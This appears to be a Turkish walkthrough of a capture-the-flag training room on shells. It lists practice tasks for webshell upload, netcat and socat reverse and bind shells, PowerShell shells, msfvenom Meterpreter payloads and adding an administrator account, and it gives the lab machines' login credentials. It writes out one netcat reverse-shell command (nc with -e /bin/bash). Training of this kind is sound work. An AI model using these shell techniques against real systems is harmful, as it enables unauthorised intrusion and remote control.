Bu oda çok fazla bilgi içeriyordu ve size bunları uygulamaya koymanız için çok az fırsat verdi. Aşağıdaki iki görev, her biri kabukları yükleyebileceğiniz ve etkinleştirebileceğiniz basit bir web sunucusu ile yapılandırılmış sanal makineler (bir Ubuntu 18.04 sunucusu ve bir Windows sunucusu) içerir. Bu bir sandbox ortamıdır, bu nedenle atlanacak herhangi bir filtre olmayacaktır. Netcat, socat veya meterpreter kabukları ile pratik yapmak için oturum açmak isterseniz, her biri için oturum açma kimlik bilgileri ve talimatları da verilecektir.

Bu görevin geri kalanı, uygulama kutularında denemeniz için kabuk örneklerinden oluşacaktır.

Sorular

Soru ⇒ Linux kutusuna bir webshell yüklemeyi deneyin, ardından şu komutu kullanın: `nc <LOCAL-IP> <PORT> -e /bin/bash` kendi makinenizdeki bekleyen bir dinleyiciye geri bir ters kabuk göndermek için.

Cevap ⇒ **Cevap Gerekmemektedir.**

Soru ⇒ Kali'de `/usr/share/webshells/php/php-reverse-shell.php` adresine gidin ve IP ve portu `tun0` IP'nizle özel bir portla eşleşecek şekilde değiştirin. Bir netcat dinleyicisi kurun, ardından kabuğu yükleyin ve etkinleştirin.

Cevap ⇒ **Cevap Gerekmemektedir.**

Soru ⇒ Görev 14'teki kimlik bilgilerini kullanarak SSH üzerinden Linux makinesinde oturum açın. Bind ve reverse netcat kabuklarını denemek için Görev 8'deki teknikleri kullanın.

Cevap ⇒ **Cevap Gerekmemektedir.**

Soru ⇒ Linux makinesinde Socat kullanarak ters ve bağlama kabuklarını uygulayın. Hem normal hem de özel teknikleri deneyin.

Cevap ⇒ Cevap ⇒ **Cevap Gerekmemektedir.**

Soru ⇒ Payloads all the Things'e bakın ve diğer ters kabuk tekniklerinden bazılarını deneyin. Onları analiz etmeye çalışın ve neden çalıştıklarını görün.

Cevap ⇒ **Cevap Gerekmemektedir.**

Soru ⇒ Windows sanal makinesine geçin. `php-reverse-shell`'i yüklemeyi ve etkinleştirmeyi deneyin. Bu işe yarıyor mu?

Cevap ⇒ **Cevap Gerekmemektedir.**

Soru ⇒ Windows hedefine bir webshell yükleyin ve Powershell kullanarak bir ters kabuk elde etmeye çalışın.

Cevap ⇒ **Cevap Gerekmemektedir.**

Soru ⇒ Web sunucusu SYSTEM ayrıcalıklarıyla çalışıyor. Yeni bir kullanıcı oluşturun ve "administrators" grubuna ekleyin, ardından RDP veya WinRM üzerinden oturum açın.

Cevap ⇒ **Cevap Gerekmemektedir.**

Soru ⇒ Windows Target üzerinde ters ve bağlama kabukları elde etmek için socat ve netcat kullanarak deneyler yapın.

Cevap ⇒ **Cevap Gerekmemektedir.**

Soru ⇒ `msfvenom` kullanarak 64bit Windows Meterpreter kabuğu oluşturun ve Windows Target'a yükleyin. Kabuğu etkinleştirin ve `multi/handler` ile yakalayın. Bu kabuğun özelliklerini deneyin.

Cevap ⇒ **Cevap Gerekmemektedir.**

Soru ⇒ Her iki hedef için de hem aşamalı hem de aşamasız meterpreter kabukları oluşturun. Bunları yükleyin ve manuel olarak etkinleştirin, kabuğu netcat ile yakalayın -- bu işe yarıyor mu?

Cevap ⇒ **Cevap Gerekmemektedir.**

Task 14 Linux Practice Box (Görev 14 Linux Alıştırma Kutusu)

Bu göreve ekli kutu, bir web sunucusu üzerinde çalışan bir dosya yükleme sayfasına sahip bir Ubuntu sunucusudur. Bu, Linux sistemlerinde kabuk yükleme pratiği yapmak için kullanılmalıdır. Aynı şekilde, hem socat hem de netcat bu makinede yüklüdür, bu nedenle doğrudan bunlarla pratik yapmak için lütfen 22 numaralı bağlantı noktasından SSH aracılığıyla oturum açmaktan çekinmeyin. Oturum açmak için kimlik bilgileri şunlardır:

- Kullanıcı adı: shell
- Şifre: TryH4ckM3!

Soru ⇒ Cevap Gerekmemektedir.

Cevap ⇒ **Cevap Gerekmemektedir.**

Task 15 Windows Practice Box (Windows Alıştırma Kutusu)

Bu görev, XAMPP web sunucusu çalıştıran bir Windows 2019 Server kutusu içerir. Bu, Windows'ta kabuk yükleme alıştırması yapmak için kullanılabilir. Yine, hem Socat hem de Netcat yüklüdür, bu nedenle bunlarla pratik yapmak için RDP veya WinRM üzerinden oturum açmaktan çekinmeyin. Kimlik bilgileri şunlardır:

- Kullanıcı Adı: Yönetici
- Şifre: TryH4ckM3!

RDP kullanarak oturum açmak için:

```
xfreerdp /dynamic-resolution +clipboard /cert:ignore /v:MACHINE_IP /u:Administrator /p:'TryH4ckM3!'
```

Soru ⇒ Cevap Gerekmemektedir.

Cevap ⇒ **Cevap Gerekmemektedir.**